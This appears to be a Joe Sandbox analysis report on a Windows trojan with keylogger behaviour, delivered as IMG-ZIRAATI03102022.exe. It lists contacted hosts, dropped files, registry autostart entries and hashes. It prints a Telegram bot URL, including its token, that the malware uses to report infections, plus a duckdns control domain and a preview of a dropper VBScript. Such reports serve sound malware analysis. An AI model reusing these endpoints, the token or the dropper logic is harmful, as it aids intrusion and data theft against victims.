
Name	Malicious	Antivirus Detection	Reputation
http://geoplugin.net/json.gp	false	URL Reputation: safe	unknown
remcapi.duckdns.org	true	Avira URL Cloud: malware	unknown
http://https://api.telegram.org/bot5700424484:AAHP7i1VQ--kj9KZNXLGLeSEyqUKvt4ILTyk/sendMessage?chat_id=1391434830&text=%0D%0A%F0%9F%94%8A%20*NEW%20EXECUTION*%0D%0A1%E%F%B8%8F%E2%83%A3%20User%20=%20user%0D%0A2%E%F%B8%8F%E2%83%A3%20Date%20UTC%20=%2010/3/2022%2011:03:09%20PM%0D%0A3%E%F%B8%8F%E2%83%A3%20File%20=%20IMG-ZIRAATI03102022.exe	false		high
http://https://www.uploader.net/img/image/57/b15c1f2fa18efb7b0a2e9e577171ed5d/IMG-ZIRAATI03102022-Wqntgku.jpg	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org	IMG-ZIRAATI03102022.exe, 00000000.00000002.417758513.0000000003182000.00000004.0000800.00020000.00000000.sdmp	false		high
http://https://api.telegram.org/bot	IMG-ZIRAATI03102022.exe, 00000000.00000002.417758513.0000000003182000.00000004.0000800.00020000.00000000.sdmp	false		high
http://geoplugin.net/json.gp/C	IMG-ZIRAATI03102022.exe, 00000000.00000002.422576677.00000000040BA000.00000004.0000800.00020000.00000000.sdmp, IMG-ZIRAATI03102022.exe, 00000000.00000002.423542604.0000000004213000.00000004.00000800.00020000.00000000.sdmp, IMG-ZIRAATI03102022.exe, 0000000C.00000000.414784551.000000000456000.00000040.00000400.00020000.00000000.sdmp, FILE.exe, 00000011.0000002.610648018.0000000003DDE000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://https://api.telegram.org/bot5700424484:AAHP7i1VQ--kj9KZNXLGLeSEyqUKvt4ILTyk/sendMessage?chat_id=13914	IMG-ZIRAATI03102022.exe, 00000000.00000002.417758513.0000000003182000.00000004.0000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.newtonsoft.com/jsonschema	FILE.exe, 00000011.00000002.611674099.0000000440F000.00000004.00000800.00020000.0.00000000.sdmp	false		high
http://https://api.telegram.org/45k\$1	IMG-ZIRAATI03102022.exe, 00000000.00000002.416884855.0000000002F97000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	low
http://https://api.telegram	IMG-ZIRAATI03102022.exe, 00000000.00000002.417758513.0000000003182000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://https://www.uploader.net	IMG-ZIRAATI03102022.exe, 00000000.00000002.416722102.0000000002F51000.00000004.00000800.00020000.00000000.sdmp, FILE.exe, 00000011.00000002.605146002.0000000002D41000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.uploader.net/img/image/57/b15c1f2fa18efb7b0a2e9e577171ed5d/IMG-ZIRAATI03102022-Wqntgku	IMG-ZIRAATI03102022.exe, FILE.exe.0.dr, FILE.EXE.12.dr	false		high
http://https://www.newtonsoft.com/json	IMG-ZIRAATI03102022.exe, 00000000.00000003.406392535.00000000044C4000.00000004.00000800.00020000.00000000.sdmp, IMG-ZIRAATI03102022.exe, 00000000.00000003.406963478.0000000004647000.00000004.00000800.00020000.00000000.sdmp, IMG-ZIRAATI03102022.exe, 00000000.00000002.425430724.00000006120000.00000004.08000000.00040000.00000000.sdmp, IMG-ZIRAATI03102022.exe, 00000000.00000002.417758513.0000000003182000.00000004.00000800.00020000.00000000.sdmp, FILE.exe, 00000011.00000002.612073197.00000000044AF000.00000004.00000800.00020000.00000000.sdmp, FILE.exe, 00000011.00000002.606501365.0000000002F71000.00000004.00000800.00020000.00000000.sdmp, FILE.exe, 00000011.00000002.611674099.000000000440F000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.nuget.org/packages/Newtonsoft.Json.Bson	IMG-ZIRAATI03102022.exe, 00000000.00000003.406392535.00000000044C4000.00000004.00000800.00020000.00000000.sdmp, IMG-ZIRAATI03102022.exe, 00000000.00000003.406963478.0000000004647000.00000004.00000800.00020000.00000000.sdmp, IMG-ZIRAATI03102022.exe, 00000000.00000002.425430724.00000006120000.00000004.08000000.00040000.00000000.sdmp, IMG-ZIRAATI03102022.exe, 00000000.00000002.417758513.0000000003182000.00000004.00000800.00020000.00000000.sdmp, FILE.exe, 00000011.00000002.612073197.00000000044AF000.00000004.00000800.00020000.00000000.sdmp, FILE.exe, 00000011.00000002.606501365.0000000002F71000.00000004.00000800.00020000.00000000.sdmp, FILE.exe, 00000011.00000002.611674099.000000000440F000.00000004.00000800.00020000.00000000.sdmp	false		high
http://api.telegram.org	IMG-ZIRAATI03102022.exe, 00000000.00000002.417758513.0000000003182000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	IMG-ZIRAATI03102022.exe, 00000000.00000002.416722102.0000000002F51000.00000004.00000800.00020000.00000000.sdmp, FILE.exe, 00000011.00000002.605146002.0000000002D41000.00000004.00000800.00020000.00000000.sdmp	false		high
http://james.newtonking.com/projects/json	FILE.exe, 00000011.00000002.611674099.0000000440F000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false
144.76.120.25	www.uplooder.net	Germany		24940	HETZNER-ASDE	false
79.134.225.75	remcapi.duckdns.org	Switzerland		6775	FINK-TELECOM-SERVICESCH	true
178.237.33.50	geoplugin.net	Netherlands		8455	ATOM86-ASATOM86NL	false

Private

IP

192.168.2.1

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	715079
Start date and time:	2022-10-03 16:01:00 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	IMG-ZIRAATI03102022.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@14/15@10/5
EGA Information:	Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	- Successful, ratio: 100% - Number of executed functions: 0 - Number of non-executed functions: 0
Cookbook Comments:	- Found application associated with file extension: .exe - Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, rundll32.exe, WMIADAP.exe, SgrmBroker.exe, conhost.exe, backgroundTaskHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): fs.microsoft.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing d isassembly code information.
- Report size exceeded maximum capacity and may have missing b ehavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:02:17	API Interceptor	86x Sleep call for process: powershell.exe modified
16:03:11	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run FILE "C:\Users\user\AppData\Roaming\FILE.exe"
16:03:20	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run FILE "C:\Users\user\AppData\Roaming\FILE.exe"

Joe Sandbox View / Context

IPs

 No context

Domains

 No context

ASNs

 No context

JA3 Fingerprints

 No context

Dropped Files

 No context

Created / dropped Files

C:\ProgramData\remcos\logs.dat	
Process:	C:\Users\user\AppData\Roaming\FILE.exe
File Type:	data
Category:	dropped
Size (bytes):	144
Entropy (8bit):	3.3603882199736725
Encrypted:	false
SSDEEP:	3:rnITl+VlnITINlfyeI5JWRal2JI+7R0DAIBG45klovDI6v:WnrNe65YcleeDAIOWAv
MD5:	8D50CAC5C47AEDAA8F12371DCB3019E1
SHA1:	489CCBE83765E5909CC0B129EBAEAB64E9259ECC
SHA-256:	E9BA5FC1FDAE07157CAB390E07FBA70DA402C4739A3F34AD9E4AC893103359AD
SHA-512:	576C15566DE7FD5BEC7CBEDF9A2D4962AC3187DBDD04EE78D6F569122CAD652ECE05C79A717CCA8FECFC19F39CD63202A816EC582ED9D6C9BAC51D0A1476F1
Malicious:	false
Reputation:	low
Preview:	...[2.0.2.2./1.0./0.3..1.6.:0.4.:4.1. .O.f.f.i.l.i.n.e. .K.e.y.l.o.g.g.e.r. .S.t.a.r.t.e.d.].....[P.r.o.g.r.a.m. .M.a.n.a.g.e.r.]....

C:\ProgramData\work\FILE.EXE 	
Process:	C:\Users\user\Desktop\IMG-ZIRAATI03102022.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	6656
Entropy (8bit):	4.803080359911344
Encrypted:	false
SSDEEP:	96:xMrTz+Z0v+epSnRb0u8+NvsfV12aArBpybvTFnU:xMlv+rRbj8+NEfVYaGC+
MD5:	3B4A0B66D0415AF1E216224497C59B4B
SHA1:	D5F559097A703F155BAD6B8610A48EA2DBD68B27
SHA-256:	95C80A6ADD91050A965C4D38E3DB1736C7CFC8C286E87C9D1C3AEB46EE3A95DE
SHA-512:	5A3AAD3AC6E0D3439900AA941AC69EB89C64F6DA9A48C289F08C37780E99FF2B0D95FB8511ACD2BCBB202F63A4004156CE662CB2F434731F6923465BB355DE10
Malicious:	true
Antivirus:	- Antivirus: Joe Sandbox ML, Detection: 100% - Antivirus: ReversingLabs, Detection: 26%
Reputation:	low
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode....\$......PE..L.....c.....^/..@..... ..@...../..K...@..... ..H.....text...d..... .rsrc.....@.....@..@.rel oc.....`.....@..B.....@/.....H.....".8.....F...-&((...+.&+.*...0..p.....s.....&+..o...t...r...po.....-&0....o....1.+..+~.....rA ..p.....o...t...~....(&....o...*.....Zh.....F...-&((...+.&+.*.(....(*F...-&((...+.&+.*Ns.....-&+.(....+*BrO..p(....(*...0..T..... ..-&..(....+&....(....o...o....(....s.....-&+..+ o.....-&...+..o....&...*(.....9..H.....9O.....0.....-

C:\ProgramData\work\FILE.EXE:Zone.Identifier 	
Process:	C:\Users\user\Desktop\IMG-ZIRAATI03102022.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	true
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....Zoneld=0

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\FILE.exe.log	
Process:	C:\Users\user\AppData\Roaming\FILE.exe
File Type:	ASCII text, with CRLF line terminators

Category:	dropped
Size (bytes):	1265
Entropy (8bit):	5.351561006604618
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7UE4KdE4KBLWE4Ks:MxHKXwYHKhQnoPtHoxHhAHKzvUHKdHKu
MD5:	A5954DA14DDC15175BD61315B8EA45C8
SHA1:	688A976F957D800BEA0CAA5E25CA012C8DF79FAA
SHA-256:	E90C9FE30AE1F10B8ACB2EE2477FBEED2A53E86923C9C57D8D91C17FFF18C3C0
SHA-512:	35BAB190EBA159B03EC83F80E46EFCAD178F1BFF03DAC664EF4F69C2F29DF55FD9A035562EEC2B11320F367C569F2FC6A27DC4A57E8A866D3C2FFA601C439FE8
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeIma ges_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561 934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\fd8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba49 4b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assem bly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..2,"System.Numerics, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Runtime.Serialization, Version=4.0.0.0, Culture=neutr

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0.32\UsageLogs\IMG-ZIRAATI03102022.exe.log 	
Process:	C:\Users\user\Desktop\IMG-ZIRAATI03102022.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1265
Entropy (8bit):	5.351561006604618
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7UE4KdE4KBLWE4Ks:MxHKXwYHKhQnoPtHoxHhAHKzvUHKdHKu
MD5:	A5954DA14DDC15175BD61315B8EA45C8
SHA1:	688A976F957D800BEA0CAA5E25CA012C8DF79FAA
SHA-256:	E90C9FE30AE1F10B8ACB2EE2477FBEED2A53E86923C9C57D8D91C17FFF18C3C0
SHA-512:	35BAB190EBA159B03EC83F80E46EFCAD178F1BFF03DAC664EF4F69C2F29DF55FD9A035562EEC2B11320F367C569F2FC6A27DC4A57E8A866D3C2FFA601C439FE8
Malicious:	true
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeIma ges_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561 934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\fd8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba49 4b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assem bly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..2,"System.Numerics, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Runtime.Serialization, Version=4.0.0.0, Culture=neutr

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\WJ8I20L4\json[1].json	
Process:	C:\Users\user\AppData\Roaming\FILE.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	961
Entropy (8bit):	5.004495955747559
Encrypted:	false
SSDEEP:	12:tkEly+nd6CsGkMyGWKyMPVGADAFa5HEGYArpv/mOAaNO+ao9W7iN5zzkw7d+9JSI:qWydRNUKyM80vXhNIT3/7KckVlro
MD5:	B81805C653E6E1FC9ABC3EE32E7FC0AD
SHA1:	9049746F9AD55707006F85B1258B66F89AF0F5D9
SHA-256:	6E269A29BC753B3746F4A5857875050039D1EBB1BE58396C33565BCC1514A811
SHA-512:	97B464EAD61BD49FADCCFF8D8917E6C73AA43C6E79787324453C0F0CDC27E16E19CD25D9984FE69503EB3BF6704F5238E4A6F8E82E483C00AA5CA70236EB32EB9
Malicious:	false
Preview:	{ "geoplugin_request": "102.129.143.15", "geoplugin_status": 200, "geoplugin_delay": "1ms", "geoplugin_credit": "Some of the returned data includes GeoLite data creat ed by MaxMind, available from http://www.maxmind.com"., "geoplugin_city": "Reston", "geoplugin_region": "Virginia", "geoplugin_regionCode": "VA", "geoplugin_regionName": "Virginia", "geoplugin_areaCode": "", "geoplugin_dmaCode": "511", "geoplugin_countryCode": "US", "g eoplugin_countryName": "United States", "geoplugin_inEU": 0, "geoplugin_euVATrate": false, "geoplugin_continentCode": "NA", "geoplugin_continentName": "North America", "geoplugin_latitude": "38.9609", "geoplugin_longitude": "-77.3429", "geoplugin_locationAccuracyRadius": "500", "geoplugin_timezone": "America\Ne w_York", "geoplugin_currencyCode": "USD", "geoplugin_currencySymbol": "\$", "geoplugin_currencySymbol_UTF8": "\$", "geoplugin_currencyConverter": 0 }

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data

Category:	dropped
Size (bytes):	5829
Entropy (8bit):	4.8968676994158
Encrypted:	false
SSDEEP:	96:WCJ2Woe5o2k6Lm5emmXIGvgyg12jDs+un/iQLEYfjDaeWJ6KGcmXx9smyFRLcU6f:5xoe5oVsm5emd0gkjDt4iWN3yBGHh9s6
MD5:	36DE9155D6C265A1DE62A448F3B5B66E
SHA1:	02D21946CBDD01860A0DE38D7EEC6CDE3A964FC3
SHA-256:	8BA38D55AA8F1E4F959E7223FDF653ABB9BE5B8B5DE9D116604E1ABB371C1C87
SHA-512:	C734ADE161FB89472B1DF9B9F062F4A53E7010D3FF99EDC0BD564540A56BC35743625C50A00635C31D165A74DCDBB330FFB878C5919D7B267F6F33D2AAB328F7
Malicious:	false
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*..Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	15596
Entropy (8bit):	5.535669201985557
Encrypted:	false
SSDEEP:	384:Jte/q0OUJFvFO7KsSBxngjiIrkSfVIm74oumZ:cFv4j4xgmlrwCyPZ
MD5:	0DE844F09B1A135F8BB6E6E17529C331
SHA1:	1414596DAF4FBA58068D3D9D328EB559AEA3F3E6
SHA-256:	DC67DB295981F1B5CD19BD6EA27137D9A07829F740ED1116A01A79150967AA62
SHA-512:	538B4DAC97ADC47D6566539AB918B9E53D2311E7BF878714D83DDD2CC657DED3D0E86DC68B0BB567E5FFA70376D46FDFDD5B90F770A05EA9FF61854AE33668
Malicious:	false
Preview:	@...e.....'.....*.....H.....<@.^L."My...'......Microsoft.PowerShell.ConsoleHostD.....fZve...F....x.).....System.Management.Automati on4.....[...{a.C.%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5...O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microso ft.Management.Infrastructure.8.....'...L..}.....System.Numerics.@.....QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....Syste m.Management...4.....J.D.E.....System.Data.H.....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Trans actions.<.....):gK..G...\$.1.q.....System.ConfigurationP...../C..J..%...]......%Microsoft.PowerShell.Commands.Utility..D.....-.D.F.<;nt.1.....Sy stem.Configuration.Ins

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_eijp20js.dii.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_jrha0431.05b.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U

MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_nrxafx.vxf.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_rvimo0ac.yrw.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\install.vbs



Process:	C:\Users\user\Desktop\IMG-ZIRAATI03102022.exe
File Type:	data
Category:	modified
Size (bytes):	506
Entropy (8bit):	3.6460493358817105
Encrypted:	false
SSDEEP:	12:4D8o++ugypjBQMB3Dk3SbVG9ZvFQ4lOnbZHomOM/0aimi:4Dh+SMTk4VG9hFNObZlONait
MD5:	00714D0FF82B5D71BC1F908DE9271417
SHA1:	0C15F328A2E57D946FD3652CE2F856F3B13FBF3F
SHA-256:	02179E1ADB87303ECD36A10CCA1BD16FD0B7E5802200B189D1AB74832A63B456
SHA-512:	8036327431B46489DAFB688DD91461FDFFE3DA2CE1E8F1E17A59D8A0340C769621E0280ED0A37D85D7777DD33761158B15BCECA0194EF1EB079AEF5B5E4671F5
Malicious:	true
Antivirus:	Antivirus: Avira, Detection: 100%
Preview:	W.S.c.r.i.p.t...S.l.e.e.p...1.0.0.0...S.e.t...f.s.o...=. .C.r.e.a.t.e.O.b.j.e.c.t.(".S.c.r.i.p.t.i.n.g...F.i.l.e.S.y.s.t.e.m.O.b.j.e.c.t.")...f.s.o...D.e.l.e.t.e.F.i.l.e...".C.:.\\U.s.e.r.s.\h.a.r.d.z.\D.e.s.k.t.o.p.\I.M.G.-Z.I.R.A.A.T.I.0.3.1.0.2.0.2.2...e.x.e"...C.r.e.a.t.e.O.b.j.e.c.t.(".W.S.c.r.i.p.t...S.h.e.l.l.")...R.u.n...".c.m.d.../c...".C.:.\P.r.o.g.r.a.m.D.a.t.a.\w.o.r.k.\F.I.L.E...E.X.E"...".",...0...f.s.o...D.e.l.e.t.e.F.i.l.e.(.W.s.c.r.i.p.t...S.c.r.i.p.t.F.u.l.l.N.a.m.e.).

C:\Users\user\AppData\Roaming\FILE.exe



Process:	C:\Users\user\Desktop\IMG-ZIRAATI03102022.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	6656
Entropy (8bit):	4.803080359911344
Encrypted:	false
SSDEEP:	96:xMrTz+Z0v+epSnRb0u8+NvsfV12aArBpybvTFnU:xMlv+rRbj8+NEfVYaGC+
MD5:	3B4A0B66D0415AF1E216224497C59B4B
SHA1:	D5F559097A703F155BAD6B8610A48EA2DBD68B27
SHA-256:	95C80A6ADD91050A965C4D38E3DB1736C7CFC8C286E87C9D1C3AEB46EE3A95DE
SHA-512:	5A3AAD3AC6E0D3439900AA941AC69EB89C64F6DA9A48C289F08C37780E99FF2B0D95FB8511ACD2BCBB202F63A4004156CE662CB2F434731F6923465BB355DE10
Malicious:	true
Antivirus:	- Antivirus: Joe Sandbox ML, Detection: 100% - Antivirus: ReversingLabs, Detection: 26%
